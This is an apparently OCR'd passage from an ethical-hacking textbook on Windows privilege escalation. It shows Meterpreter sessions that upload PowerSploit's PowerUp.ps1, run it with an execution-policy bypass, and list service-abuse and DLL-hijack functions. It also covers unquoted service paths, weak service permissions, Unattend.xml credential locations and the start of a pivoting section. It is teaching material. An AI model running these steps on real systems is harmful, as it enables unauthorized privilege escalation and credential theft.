Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
```

Figure 6.100: Screenshot of Metasploit showing shell access to the target system

- **Unquoted Service Paths**

  In Windows OSs, when a service starts running, the system attempts to find the location of the executable file to launch the service successfully. Generally, the executable path is enclosed in quotation marks “”, so that the system can easily locate the application binary. Some executable files may not include quoted paths and include whitespace in between; in this scenario, the system tries to find the application binary by searching all the folders that exist in the path until the executable is found. Attackers exploit services with unquoted paths running under SYSTEM privileges to elevate their privileges.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 6796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck
s"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                                    AbuseFunction
-----                                    -------------
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                      Write-HijackDll -DllPath 'C:\Users\Ad...
```

Figure 6.101: Screenshot of Metasploit showing execution of PowerSploit to detect unquoted service paths

- **Service Object Permissions**

  A misconfigured service permission may allow an attacker to modify or reconfigure the attributes associated with that service. This may even lead to changing the location of the application binary to a malicious executable created by the attacker. By exploiting such services, attackers can even add new users to the local administrator group in the system. Attackers then hijack the new account to elevate their access privileges.



```
[*] Checking service permissions...

ServiceName   : AdobeARMservice
Path          : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AdobeARMservice'

ServiceName   : AJRouter
Path          : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'AJRouter'

ServiceName   : ALG
Path          : C:\Windows\System32\alg.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Figure 6.102: Screenshot of Metasploit showing execution of PowerSploit to detect misconfigured service permissions


- **Unattended Installs**

  Unattended installs allow attackers to deploy Windows OSs without the intervention of an administrator. Administrators need to manually clean up the unattended install details stored in the Unattend.xml file. This XML file stores all the information related to the configuration settings set during the installation process and may also include sensitive information such as the configuration of local accounts, usernames, and even decoded passwords.

  In Windows systems, the Unattend.xml file is stored in one of the following locations:

  `C:\Windows\Panther\`
  `C:\Windows\Panther\ UnattendGC\`
  `C:\Windows\System32\`
  `C:\Windows\System32\sysprep\`

  If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.


msfconsole - Parrot Terminal
File Edit View Search Terminal Help


```
[*] Checking for unattended install files...


UnattendPath : C:\Windows\Panther\Unattend.xml
```

Figure 6.103: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs


Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system

Pivoting


Client 1
Compromising a system
1
2
Exploiting vulnerability to access the system
Attacker
3
Establishing a tunnelled session through Client 1
Client 2

